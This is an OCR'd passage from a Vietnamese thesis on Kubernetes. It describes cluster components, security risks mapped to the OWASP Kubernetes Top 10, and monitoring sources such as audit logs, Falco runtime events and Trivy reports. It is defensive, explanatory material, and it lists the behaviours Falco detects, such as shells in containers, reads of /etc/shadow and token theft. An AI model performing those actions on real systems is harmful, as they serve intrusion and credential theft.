
- **Kubelet:** là agent chạy trên mỗi node. Kubelet nhận chỉ thị từ API Server, bảo đảm các container trong Pod chạy đúng theo mô tả, đồng thời báo cáo trạng thái của node và Pod về control plane.
- **Kube-proxy:** quản lý các quy tắc mạng trên node, thực hiện chuyển tiếp lưu lượng và cân bằng tải giữa các Pod, giúp Service hoạt động ổn định.
- **Container runtime:** là phần mềm chịu trách nhiệm tải image và chạy container (ví dụ containerd, CRI-O). Kubelet điều khiển container runtime để tạo và quản lý vòng đời của container.
- **Pod:** là đơn vị triển khai nhỏ nhất trong Kubernetes. Một Pod chứa một hoặc nhiều container dùng chung mạng và lưu trữ.
- **Container:** là môi trường đóng gói ứng dụng cùng các thư viện phụ thuộc, giúp ứng dụng chạy nhất quán trên nhiều môi trường.

d. Luồng hoạt động tổng quát

- Client gửi yêu cầu (ví dụ tạo một Deployment) đến API Server.
- API Server xác thực yêu cầu và lưu trạng thái mong muốn vào Etcd.
- Scheduler phát hiện Pod chưa được gán node và chọn worker node phù hợp.
- Kubelet trên node được chọn nhận thông tin, ra lệnh cho container runtime tạo pod và container.
- Kube-proxy thiết lập quy tắc mạng để lưu lượng có thể truy cập đến Pod.
- Controller Manager liên tục giám sát và duy trì trạng thái mong muốn của hệ thống.

1.1.2.3 Kiến trúc cụm Kubernetes

Một cụm Kubernetes gồm mặt phẳng điều khiển và một hoặc nhiều nút làm việc. Control plane quản lý trạng thái tổng thể của cụm và ra quyết định , còn các node là nơi trực tiếp chạy các Pod chứa ứng dụng. Trong môi trường production, control plane thường được chạy trên nhiều máy và cụm có nhiều node để đảm bảo khả năng chịu lỗi và tính sẵn sàng cao.



Hình 3. Kiến trúc tổng quan của cụm Kubernetes

a) Các thành phần của Control Plane

Thành phần	Vai trò chính
Kube-apiserver	Cổng giao tiếp trung tâm, cung cấp kubernetes API. Có thể mở rộng theo chiều ngang bằng cách chạy nhiều bản sao và cân bằng tải.
Etcd	Kho dữ liệu key-value nhất quán, sẵn sàng cao, lưu toàn bộ dữ liệu của cụm; cần có kế hoạch sao lưu.
Kube-scheduler	Theo dõi các Pod mới chưa được gán node và chọn node phù hợp dựa trên yêu cầu tài nguyên, ràng buộc chính sách, affinity/anti-affinity, v.v.
Kube-controller-manager	Chạy các controller (Node, Job, EndpointSlice, ServiceAccount...) để đưa trạng thái thực tế về trạng thái mong muốn.
Cloud-controller-manager	Chứa logic đặc thù của nhà cung cấp đám mây, kết nối cụm với cloud provider API (node, route, load balancer). Không có trong cụm chạy on-premises.

Bảng 1: Các thành phần của Control Plane

b) Các thành phần trên Node

Thành phần	Vai trò chính
Kubelet	Agent chạy trên mỗi node, đảm bảo các container trong pod chạy đúng theo PodSpec và hoạt động ổn định.
Kube-proxy	Proxy mạng trên mỗi node, duy trì các quy tắc mạng để Pod có thể được truy cập từ trong và ngoài cụm (thành phần tùy chọn nếu network plugin đã đảm nhiệm).
Container runtime (CRI)	Chịu trách nhiệm chạy và quản lý vòng đời container, ví dụ containerd, CRI-O hoặc bất kỳ triển khai nào theo chuẩn CRI.
Pod	Đơn vị triển khai nhỏ nhất, chứa một hoặc nhiều container.

Bảng 2: Các thành phần trên node

c) Luồng tương tác giữa các thành phần

Theo sơ đồ, kube-apiserver là trung tâm của mọi giao tiếp trong cụm:

- **Etcd:** chỉ kube-apiserver được truy cập trực tiếp để đọc và ghi trạng thái của cụm.
- **Kube-scheduler và kube-controller-manager:** kết nối đến kube-apiserver để theo dõi và cập nhật các đối tượng trong cụm.
- **Cloud-controller-manager:** trao đổi với kube-apiserver, đồng thời gọi sang Cloud Provider API nằm ngoài cụm.
- **Kubelet và kube-proxy:** chạy trên mỗi node và kết nối về kube-apiserver. Riêng kubelet điều khiển container runtime (CRI) để chạy các Pod trên node đó.

d) Addons và các mô hình triển khai

Bên cạnh các thành phần cốt lõi, cụm thường chạy thêm các addon để cung cấp tính năng ở mức cluster. Các addon này nằm trong namespace kube-system, bao gồm: DNS của cụm, giao diện web, giám sát tài nguyên container, ghi log tập trung và network plugin theo chuẩn CNI.

Control plane có thể được triển khai theo bốn cách chính:

- Chạy trực tiếp trên máy chủ dưới dạng dịch vụ systemd.
- Chạy dưới dạng static Pod do kubelet quản lý, đây là cách kubeadm thường sử dụng.
- Chạy theo mô hình self-hosted, tức là ngay bên trong cụm.
- Do nhà cung cấp đám mây quản lý hoàn toàn (managed Kubernetes).

Để hỗ trợ việc triển khai và quản lý cụm, có thể sử dụng các công cụ như kubeadm, kops và Kubespray.

1.2. Rủi ro an toàn thông tin trong môi trường Kubernetes

Kubernetes giúp tự động hóa việc triển khai và vận hành ứng dụng container, nhưng đồng thời làm phát sinh những rủi ro an toàn thông tin mới ở nhiều tầng, từ image, mạng, môi trường chạy cho đến cấu hình và phân quyền. Để xác định và ưu tiên xử lý các rủi ro này, OWASP đã xây dựng danh sách OWASP Kubernetes Top 10, giúp chuyên gia bảo mật, quản trị viên và lập trình

viên tập trung vào những vấn đề quan trọng nhất. Danh sách hiện có hai phiên bản là 2022 và 2025.

Trong đồ án này, các rủi ro được tổng hợp chủ yếu theo phiên bản 2025, kèm một mục của phiên bản 2022. Tác giả phân loại các rủi ro thành ba nhóm: rủi ro từ container image, rủi ro về mạng và môi trường chạy, rủi ro do cấu hình sai và lạm quyền. Nội dung chi tiết được trình bày trong Bảng 3.

Nhóm rủi ro	**Mục OWASP Kubernetes Top 10 liên quan**
Container Images	Supply Chain Vulnerabilities Insecure Workload Configurations.
Network và Runtime	Insecure Workload Configurations; Missing Network Segmentation Controls; Overly Exposed Kubernetes Components; Cluster To Cloud Lateral Movement.
Cấu hình sai và lạm quyền	Overly Permissive Authorization Configurations; Secrets Management Failures; Lack Of Cluster Level Policy Enforcement; Broken Authentication Mechanisms; Misconfigured And Vulnerable Cluster Components

Bảng 3: Nhóm rủi ro an toàn thông tin trong Kubernetes

1.2.1. Các rủi ro từ container images

Container image là thành phần đầu tiên đi vào cụm. Vì vậy, nếu image có vấn đề, các biện pháp bảo vệ ở phía sau khó bù đắp hoàn toàn và chủ yếu chỉ giúp giảm thiểu hậu quả. Theo OWASP Kubernetes Top 10, nhóm rủi ro này chủ yếu thuộc hai mục Supply Chain Vulnerabilities và Insecure Workload Configurations. Các rủi ro chính gồm:

- **Lỗ hổng trong thành phần của image:** image bao gồm hệ điều hành nền, thư viện và mã ứng dụng. Chỉ cần một thành phần chứa lỗ hổng đã được công bố, kẻ tấn công có thể khai thác ngay khi container chạy. Do đó, các bảng kiểm tra bảo mật Kubernetes thường khuyến nghị quét lỗ hổng image, phân tích thành phần phần mềm và lập danh mục thành phần phần mềm.

- **Image độc hại hoặc bị đầu độc:** image tải về từ registry không tin cậy có thể chứa backdoor hoặc phần mềm đào tiền ảo. Các kịch bản như image bị đầu độc, đào tiền ảo và backdoor trong container đều được nêu trong các tổng hợp về tấn công Kubernetes. Biện pháp giảm thiểu gồm bảo vệ môi trường CI/CD, kiểm soát chất lượng image và ký image.
- **Thiếu xác thực nguồn gốc và tính toàn vẹn:** nếu image không được ký và cụm không có admission controller kiểm tra chữ ký, image có thể bị thay thế trong chuỗi cung ứng mà không bị phát hiện. Vì vậy, nên ký image bằng các công cụ như Cosign hoặc Notary và bật admission controller để xác minh tính toàn vẹn.
- **Lộ thông tin nhạy cảm trong image:** Mật khẩu, khóa API, khóa SSH hoặc tệp cấu hình bị đóng gói vào image sẽ bị lộ cho bất kỳ ai truy cập được image đó. Rủi ro này đồng thời liên quan đến mục Secrets Management Failures (xem Mục 1.2.3), nhưng được nêu ở đây vì nguyên nhân nằm ở khâu xây dựng image.
- **Image có cấu hình kém an toàn:** image chạy tiến trình bằng quyền root hoặc chứa nhiều công cụ không cần thiết như shell và trình biên dịch sẽ làm tăng bề mặt tấn công. Những công cụ này còn giúp kẻ tấn công thao tác dễ dàng hơn sau khi xâm nhập container. Rủi ro này thuộc mục Insecure Workload Configurations. Hậu quả khi các image này chạy thành container được trình bày ở Mục 1.2.2.

1.2.2. Rủi ro network và runtime

Sau khi image được đưa vào cụm, các rủi ro tiếp theo xuất hiện ở hai khía cạnh: cách các workload giao tiếp với nhau và với bên ngoài, và cách chúng được cấp quyền cũng như dùng chung tài nguyên với node khi đang chạy. Theo Bảng 3, nhóm này tương ứng với các mục Insecure Workload Configurations, Missing Network Segmentation Controls, Overly Exposed Kubernetes Components, Cluster To Cloud Lateral Movement và Inadequate Logging And Monitoring của OWASP Kubernetes Top 10.

a) Rủi ro về mạng.

- **Thiếu phân đoạn mạng:** mặc định, các Pod trong cụm có thể giao tiếp tự do với nhau. Khi không có chính sách mạng giới hạn luồng truyền, kẻ tấn

công chiếm được một Pod có thể di chuyển ngang sang các workload khác. OWASP xếp vấn đề này vào mục Missing Network Segmentation Controls.

- **Thành phần cụm bị phơi bày:** các thành phần như dashboard, API server hoặc kubelet, nếu mở ra ngoài mà không được kiểm soát, sẽ trở thành điểm xâm nhập ban đầu. OWASP bản 2025 có mục riêng cho rủi ro này là Overly Exposed Kubernetes Components.
- **Thiếu mã hóa đường truyền:** Kubernetes khuyến nghị cấu hình TLS để mã hóa dữ liệu truyền giữa các thành phần của control plane, cũng như giữa control plane và client. Nếu thiếu TLS, dữ liệu có thể bị nghe lén hoặc sửa đổi. Rủi ro này không có mục riêng trong OWASP Kubernetes Top 10, nhưng là biện pháp cơ bản trong hướng dẫn bảo mật của Kubernetes.
- **Di chuyển từ cụm sang hạ tầng cloud:** từ một Pod bị chiếm, kẻ tấn công có thể lấy thông tin xác thực của nền tảng cloud, chẳng hạn thông qua dịch vụ metadata của máy chủ, để tấn công tiếp ra ngoài cụm. OWASP bản 2025 xếp rủi ro này vào mục Cluster To Cloud Lateral Movement.

b) Rủi ro về môi trường chạy

Rủi ro runtime phát sinh khi container đã được triển khai và đang chạy. Nguyên nhân chủ yếu là Pod được cấp quyền quá rộng, các container dùng chung nhân với node và hệ thống thiếu cơ chế giám sát hành vi. Phần lớn các vấn đề về quyền của workload được OWASP xếp vào mục Insecure Workload Configurations. Để kiểm soát quyền của Pod, Kubernetes định nghĩa ba mức Pod Security Standards: :

- **Privileged:** không có hạn chế nào, chỉ dành cho các namespace hệ thống cần truy cập toàn bộ host.
- **Baseline:** ngăn các hình thức leo thang đặc quyền đã biết, đồng thời chặn privileged container, hostPID, hostIPC, hostNetwork và hostPath.
- **Restricted:** bao gồm mọi hạn chế của Baseline, đồng thời yêu cầu chạy bằng người dùng non-root, cấm leo thang đặc quyền, loại bỏ mọi capability và bắt buộc đặt seccompProfile.

Khi workload không tuân theo các chuẩn này hoặc thiếu các lớp bảo vệ bổ sung, các rủi ro điển hình gồm:

- **Thoát khỏi container:** container chạy ở chế độ privileged, có capability nguy hiểm như CAP_SYS_ADMIN, gắn hostPath có quyền ghi hoặc dùng chung namespace với host có thể thoát ra ngoài và điều khiển node. Rủi ro này thuộc mục Insecure Workload Configurations.
- **Khai thác lỗ hổng nhân hệ điều hành:** các container dùng chung nhân của node, nên lỗ hổng ở nhân có thể dẫn tới việc thoát khỏi container. Chẳng hạn, CVE-2022-0185 đã có mã khai thác công khai, cho phép thoát khỏi container khi container được cấp CAP_SYS_ADMIN. Rủi ro này không có mục riêng trong OWASP Kubernetes Top 10.
- **Đánh cắp token của service account:** mặc định, Kubernetes gắn sẵn token của service account vào Pod. Vì vậy, container bị chiếm có thể đọc token này để gọi API và duy trì quyền truy cập. Mức độ ảnh hưởng phụ thuộc vào quyền RBAC được gán cho service account đó, và liên quan đến mục Overly Permissive Authorization Configurations ở Mục 1.2.3.
- **Cạn kiệt tài nguyên gây từ chối dịch vụ:** khi không đặt giới hạn requests và limits, một container có thể chiếm hết CPU và bộ nhớ của node. Rủi ro này thuộc mục Insecure Workload Configurations.
- **Thiếu giám sát hành vi lúc chạy:** các hành vi bất thường như mở shell trong container hoặc kết nối ra ngoài không rõ nguồn gốc không được phát hiện kịp thời. OWASP xếp vấn đề này vào mục Inadequate Logging And Monitoring. Đây cũng là lý do cần triển khai các công cụ giám sát runtime như Falco, được trình bày ở các mục sau.

1.2.3. Rủi ro do cấu hình sai và lạm quyền

Nhóm rủi ro này liên quan đến cách phân quyền, xác thực, quản lý bí mật và thực thi chính sách trong cụm. Dù không phải là lỗ hổng phần mềm, cấu hình sai ở các khâu này vẫn cho phép kẻ tấn công mở rộng phạm vi xâm nhập rất nhanh. Các rủi ro chính gồm:

- **Phân quyền RBAC quá rộng:** RBAC cấu hình không đúng có thể mở đường cho một cuộc xâm nhập rộng hơn nhiều so với ban đầu. Biểu hiện thường gặp là cấp quyền cluster-admin hoặc dùng ký tự đại diện tràn lan. Hướng dẫn của Google lưu ý cần đặc biệt thận trọng với các động từ escalate và bind, quyền create đối với PersistentVolume, cũng như quyền tạo và phê duyệt Certificate Signing Request, vì đây là các đường leo

thang đặc quyền phổ biến. Ngoài ra, người dùng có quyền tạo Pod có thể chạy image độc hại và gắn token của service account có quyền cao để leo thang. Để giảm thiểu, Unit 42 khuyến nghị chỉ cấp quyền thật sự cần thiết và thu hẹp phạm vi theo namespace, tên tài nguyên hoặc subresource. Bên cạnh đó, cần bổ sung các chốt chặn trong quy trình CI/CD cho hạ tầng dạng mã và rà soát định kỳ tình trạng RBAC. Rủi ro này thuộc mục Overly Permissive Authorization Configurations.

- **Quản lý Secret yếu:** mặc định, Secret được lưu trong etcd chỉ ở dạng mã hóa base64, vốn không phải là mã hóa bảo mật. Secret API chỉ cung cấp mức bảo vệ cơ bản cho dữ liệu cấu hình cần giữ kín. Vì vậy, cần bật mã hóa dữ liệu lưu trữ cho dữ liệu của control plane. Nếu không, thông tin nhạy cảm trong etcd có thể bị đọc trực tiếp. OWASP xếp vấn đề này vào mục Secrets Management Failures.
- **Thiếu thực thi chính sách ở mức cụm:** admission controller có thể chặn hoặc chỉnh sửa các yêu cầu API dựa trên nội dung yêu cầu. Kubernetes cho phép áp dụng chính sách thông qua các cơ chế như Pod Security Admission, ValidatingAdmissionPolicy hoặc các công cụ như Kyverno và OPA Gatekeeper. Trong đó, Pod Security Admission dùng để thực thi Pod Security Standards đã nêu ở Mục 1.2.2. Khi thiếu các cơ chế này, những cấu hình không an toàn như Pod đặc quyền hoặc image chưa được duyệt vẫn được triển khai mà không bị ngăn chặn. Rủi ro này thuộc mục Lack Of Cluster Level Policy Enforcement.
- **Xác thực yếu:** mọi yêu cầu tới Kubernetes API đều phải qua bước xác thực. Nếu cơ chế xác thực lỏng lẻo hoặc thông tin đăng nhập bị lộ, kẻ tấn công có thể mạo danh người dùng hợp lệ. Rủi ro này thuộc mục Broken Authentication Mechanisms.
- **Thành phần cụm cấu hình sai hoặc lỗi thời:** các thành phần lõi như kubelet, etcd và kube-apiserver sẽ trở thành điểm yếu nếu để cấu hình mặc định không an toàn hoặc chưa được vá lỗi. Việc phơi bày các thành phần này ra bên ngoài đã được nêu ở Mục 1.2.2. OWASP bản 2025 xếp rủi ro này vào mục Misconfigured And Vulnerable Cluster Components.

1.2.4. Nhận xét về rủi ro an toàn kubernetes

Ba nhóm rủi ro có liên hệ chặt chẽ và tạo thành một chuỗi tấn công hoàn chỉnh. Image lỗi hoặc độc hại là điểm xâm nhập. Cấu hình sai và lạm quyền tạo điều kiện để kẻ tấn công leo thang đặc quyền. Hạn chế về mạng và runtime cho phép mối đe dọa lan rộng mà khó bị phát hiện. Vì vậy, việc bảo vệ Kubernetes cần được thực hiện theo nhiều lớp và đi kèm giám sát liên tục. Nội dung này sẽ được trình bày ở các mục tiếp theo, gồm nguồn dữ liệu giám sát và các giải pháp mã nguồn mở.

1.3. Các nguồn dữ liệu giám sát an toàn thông tin trong Kubernetes

Kubernetes không tự cung cấp một hệ thống giám sát an toàn thông tin hoàn chỉnh. Thay vào đó, cụm sinh ra nhiều loại dữ liệu ở các tầng khác nhau, và người vận hành cần thu thập, tập trung, phân tích các dữ liệu này để phát hiện hành vi bất thường. Mỗi nguồn dữ liệu phản ánh một khía cạnh riêng. Metrics cho biết trạng thái và mức tiêu thụ tài nguyên, còn log ghi lại những gì ứng dụng và hệ thống đã thực hiện. Audit log xác định chủ thể đã tác động lên cụm, trong khi sự kiện runtime chỉ ra tiến trình đang hoạt động bất thường. Hai nguồn còn lại là báo cáo lỗ hổng, cho biết những điểm yếu đã tồn tại sẵn, và sự kiện vi phạm chính sách, cho biết cấu hình nào không tuân thủ quy định. Bảng dưới đây tổng hợp các nguồn dữ liệu này.

Nguồn dữ liệu	Nội dung chính	Giá trị giám sát an toàn thông tin	Công cụ tiêu biểu
Metrics	Số liệu định lượng về tài nguyên và trạng thái đối tượng	Phát hiện dấu hiệu bất thường như tăng đột biến tài nguyên, Pod khởi động lại liên tục	metrics-server, kube-state-metrics, Prometheus
Container logs và Kubernetes Audit Logs	Nhật ký ứng dụng, thành phần hệ thống và bản ghi các yêu cầu gửi đến API Server	Truy vết hành vi của ứng dụng; xác định ai, làm gì, khi nào trên cụm	kubelet, Fluent Bit, Fluentd, Filebeat

Nguồn dữ liệu	Nội dung chính	Giá trị giám sát an toàn thông tin	Công cụ tiêu biểu
Runtime security events	Sự kiện ở mức nhân hệ điều hành như lời gọi hệ thống, tiến trình, tệp, kết nối mạng	Phát hiện tấn công đang diễn ra bên trong container hoặc trên node	Falco
Vulnerability reports	Danh sách lỗ hổng và sai sót cấu hình của workload và hạ tầng	Nhận diện điểm yếu trước khi bị khai thác	Trivy Operator
Policy violation events	Kết quả đối chiếu tài nguyên với chính sách bảo mật	Phát hiện và ngăn chặn cấu hình không an toàn	Kyverno, OPA Gatekeeper, Pod Security Admission

Bảng 4: Các nguồn dữ liệu giám sát an toàn trong k8s

1.3.1. Metrics

Metrics là các số liệu định lượng được thu thập theo chu kỳ và lưu dưới dạng chuỗi thời gian. Trong Kubernetes, ba nguồn metrics thường được sử dụng cùng nhau gồm Metrics Server, kube-state-metrics và Prometheus.

Metrics Server là thành phần cấp cụm. Thành phần này định kỳ thu thập số liệu tài nguyên từ kubelet trên các node, tổng hợp rồi cung cấp qua Metrics API. Metrics Server chỉ giữ các giá trị mới nhất trong bộ nhớ và không chuyển tiếp số liệu sang hệ thống bên ngoài.

Kube-state-metrics tạo ra các số liệu mới từ trạng thái của các đối tượng Kubernetes như Deployment, ReplicaSet và Pod. Số liệu được công bố dưới dạng văn bản thuần qua đường dẫn /metrics, với cổng mặc định là 8080, để Prometheus hoặc các công cụ tương thích thu thập. Các số liệu này phản ánh trạng thái hiện tại của cụm, nên những đối tượng đã bị xóa sẽ không còn xuất hiện.

Prometheus là hệ thống thu thập và lưu trữ dữ liệu chuỗi thời gian. Hệ thống này thường được kết hợp với Grafana để trực quan hóa và với cơ chế cảnh báo để thông báo khi số liệu vượt ngưỡng.

Đối với an toàn thông tin, metrics không cho biết trực tiếp một cuộc tấn công đã xảy ra. Tuy nhiên, metrics giúp phát hiện các dấu hiệu bất thường đáng nghi, thuộc ba nhóm chính:

- **Tiêu thụ tài nguyên bất thường:** CPU hoặc bộ nhớ của một Pod tăng cao kéo dài mà không có lý do nghiệp vụ có thể là dấu hiệu của phần mềm đào tiền ảo hoặc tấn công từ chối dịch vụ.
- **Trạng thái Pod bất thường:** Pod khởi động lại liên tục, số lượng Pod thay đổi bất ngờ hoặc xuất hiện workload lạ trong các namespace không nằm trong dự kiến. .
- **Lưu lượng mạng và yêu cầu API bất thường:** lưu lượng tăng đột biến hoặc số yêu cầu bị từ chối gửi đến API Server tăng nhanh có thể liên quan đến hoạt động dò quét hoặc thử truy cập trái phép.

Tuy nhiên, metrics có một hạn chế là chỉ cho biết có sự bất thường, không cho biết đối tượng nào gây ra và đã thực hiện hành động gì. Vì vậy, metrics cần được đối chiếu với log, audit log và sự kiện runtime sẽ trình bày ở các mục tiếp theo.

1.3.2. Container logs và Kubernetes Audit Logs

a) Container logs

Container logs là nhật ký mà ứng dụng ghi ra luồng đầu ra chuẩn (stdout) và luồng lỗi chuẩn (stderr). Kubelet điều khiển container runtime ghi các log này ra tệp trên node, mặc định nằm trong thư mục /var/log/pods, và cung cấp cho người dùng thông qua lệnh kubectl logs. Container logs có ba đặc điểm cần lưu ý:

- **Vòng đời ngắn:** khi một container khởi động lại, kubelet chỉ giữ lại log của một container đã kết thúc. Khi Pod bị loại khỏi node, toàn bộ container cùng log của chúng cũng bị xóa theo.

- **Xoay vòng log:** kubelet chịu trách nhiệm xoay vòng log, với hai tham số là containerLogMaxSize (mặc định 10Mi) và containerLogMaxFiles (mặc định 5). Phần log vượt quá giới hạn này sẽ bị ghi đè.
- **Log của thành phần hệ thống:** kubelet và container runtime không chạy trong container. Trên Linux sử dụng systemd, các thành phần này ghi log vào journald và người dùng đọc bằng lệnh journalctl. Các thành phần như API Server, Scheduler và Controller Manager thường chạy dưới dạng Pod tĩnh, nên log của chúng được xử lý như log của container thông thường.

Log trên node có thể mất khi Pod bị xóa, node bị hủy hoặc log bị xoay vòng. Ngoài ra, việc đối chiếu log giữa nhiều node cũng gặp khó khăn. Vì vậy, thực tế triển khai cần ghi log ở mức cụm (cluster-level logging). Các tác tử thu thập như Fluent Bit, Fluentd hoặc Filebeat được chạy dưới dạng DaemonSet trên mọi node. Các tác tử này thu log từ tệp hoặc journald, sau đó chuyển về kho lưu trữ tập trung để phục vụ tìm kiếm và phân tích.

Về an toàn thông tin, log ứng dụng có thể chứa dấu vết đăng nhập thất bại, lỗi bất thường hoặc dấu hiệu tấn công vào ứng dụng. Đồng thời, log còn là nguồn chứng cứ khi điều tra sự cố.

b) Kubernetes Audit Logs

Audit log ghi lại theo thứ tự thời gian các hành động tác động lên cụm, do người dùng, ứng dụng sử dụng Kubernetes API và chính control plane tạo ra. Mỗi yêu cầu ở mỗi giai đoạn xử lý sinh ra một sự kiện kiểm toán, được lọc theo chính sách và ghi vào một backend, hiện có hai dạng là tệp log và webhook.

Các giai đoạn (stage) sinh sự kiện gồm:

- **ResponseStarted:** sau khi API Server gửi phần đầu của phản hồi, chỉ áp dụng cho các yêu cầu kéo dài như watch.
- **ResponseComplete:** khi phản hồi đã hoàn tất.
- **Panic:** khi xảy ra lỗi nghiêm trọng.
- **RequestReceived:** ngay khi API Server nhận yêu cầu.

Chính sách kiểm toán (audit policy) quy định sự kiện nào được ghi và mức độ chi tiết khi ghi. Chính sách này có bốn mức:

- **None:** không ghi các sự kiện khớp với quy tắc.
- **Metadata:** ghi siêu dữ liệu của yêu cầu gồm người dùng, thời điểm, tài nguyên và hành động, nhưng không ghi nội dung yêu cầu và phản hồi.
- **Request:** ghi siêu dữ liệu và nội dung yêu cầu, không ghi nội dung phản hồi.
- **RequestResponse:** ghi siêu dữ liệu, nội dung yêu cầu và nội dung phản hồi.

Quy tắc đầu tiên khớp với sự kiện sẽ quyết định mức ghi. Nếu API Server không được khai báo tệp chính sách bằng tham số --audit-policy-file thì không có sự kiện nào được ghi, vì vậy audit log mặc định ở trạng thái tắt. Việc bật kiểm toán còn làm tăng mức tiêu thụ bộ nhớ của API Server, mức tăng cụ thể phụ thuộc vào cấu hình. Với các tài nguyên nhạy cảm như Secret và ConfigMap, nên dùng mức Metadata để nội dung nhạy cảm không bị lưu vào log.

Mỗi sự kiện kiểm toán chứa các trường như người dùng và nhóm thực hiện, địa chỉ IP nguồn, tác tử người dùng, hành động, đối tượng bị tác động, mã trạng thái phản hồi và các chú thích như quyết định phân quyền. Đây là nguồn dữ liệu chính để trả lời câu hỏi ai đã làm gì, vào lúc nào và từ đâu. Nhờ đó, audit log hỗ trợ phát hiện các hành vi như tạo hoặc sửa role binding, đọc Secret, thực thi lệnh trong Pod hoặc tạo Pod đặc quyền.

1.3.3. Runtime security events

Runtime security events là các sự kiện phát sinh khi workload đang chạy, được ghi nhận ở mức thấp hơn ứng dụng, thường là mức lời gọi hệ thống (system call) của nhân hệ điều hành. Khác với log ứng dụng do chương trình tự ghi, loại dữ liệu này được thu thập độc lập nên kẻ tấn công trong container khó che giấu hơn.

Công cụ tiêu biểu là Falco, một dự án mã nguồn mở thuộc CNCF. Falco hoạt động như một tác tử giám sát nhân hệ điều hành, quan sát các sự kiện như system call theo bộ luật tùy chỉnh và làm giàu sự kiện bằng thông tin từ container runtime và Kubernetes. Khi một luật bị vi phạm, Falco phát cảnh báo kèm mức độ nghiêm trọng. Các sự kiện này có thể được chuyển sang hệ thống SIEM hoặc kho dữ liệu để phân tích tiếp. Ngoài ra, Falco có thể mở rộng nguồn

dữ liệu thông qua plugin. Falco có thể phát hiện nhiều hành vi, thuộc ba nhóm chính:

- **Trong container:** có shell chạy bên trong container hoặc Pod, tiến trình máy chủ sinh ra tiến trình con không mong đợi, tệp nhạy cảm như /etc/shadow bị đọc, hoặc tệp thông thường bị ghi vào /dev.
- **Về đặc quyền:** container chạy ở chế độ đặc quyền, container gắn đường dẫn nhạy cảm như /proc từ máy chủ, hoặc một Pod đặc quyền được khởi tạo trong cụm.
- **Về mạng:** một tệp nhị phân hệ thống chuẩn như ls thực hiện kết nối mạng ra ngoài.

Các sự kiện này tương ứng trực tiếp với những rủi ro runtime đã nêu ở Mục 1.2, như thoát khỏi container, lạm dụng đặc quyền và đánh cắp thông tin. Công nghệ eBPF và các giải pháp giám sát runtime sẽ được trình bày chi tiết ở Mục 1.4.

1.3.4. Vulnerability reports

Vulnerability reports là kết quả quét lỗ hổng và kiểm tra cấu hình đối với image, workload và hạ tầng của cụm. Trong khi các nguồn dữ liệu ở trên chủ yếu phát hiện hành vi đang diễn ra, báo cáo lỗ hổng giúp phát hiện những điểm yếu đã tồn tại sẵn để xử lý trước khi bị khai thác. Thông tin trong báo cáo thường gồm định danh lỗ hổng (CVE), mức độ nghiêm trọng, thành phần bị ảnh hưởng và phiên bản khắc phục nếu có.

Trivy Operator là ví dụ điển hình cho hướng tiếp cận theo kiểu Kubernetes-native. Công cụ này đưa kết quả quét của Trivy vào các Custom Resource Definition (CRD), nhờ đó người dùng xem báo cáo ngay qua Kubernetes API. Trivy Operator tự động cập nhật báo cáo khi workload thay đổi và tạo ra nhiều loại báo cáo:

- **VulnerabilityReport:** kết quả quét lỗ hổng của image trong workload.
- **ConfigAuditReport:** kết quả kiểm tra cấu hình tài nguyên Kubernetes theo các quy tắc có sẵn hoặc chính sách OPA tùy chỉnh.
- **ExposedSecretReport:** phát hiện và chỉ ra vị trí các Secret bị lộ trong cụm.

- **RbacAssessmentReport:** đánh giá quyền truy cập của các tài nguyên theo RBAC.
- **Báo cáo hạ tầng và tuân thủ:** đánh giá cấu hình các thành phần lõi như etcd, API Server, Scheduler, Controller Manager, đồng thời đối chiếu với các chuẩn như Pod Security Standards.

Mỗi báo cáo gắn với tài nguyên được quét và nằm trong cùng namespace với tài nguyên đó, nên phù hợp với môi trường nhiều người dùng và tránh rò rỉ dữ liệu giữa các namespace. Nội dung báo cáo cũng có thể được xuất sang Prometheus để phục vụ cảnh báo và bảng điều khiển Grafana.

1.3.5. Policy violation events

Policy violation events là các sự kiện và báo cáo sinh ra khi tài nguyên vi phạm chính sách bảo mật đã định nghĩa. Ví dụ, chính sách có thể cấm container đặc quyền, bắt buộc có nhãn, hoặc chỉ cho phép image từ registry đã được duyệt. Chính sách được thực thi thông qua admission controller, do các công cụ như Kyverno, OPA Gatekeeper hoặc cơ chế Pod Security Admission có sẵn của Kubernetes đảm nhiệm.

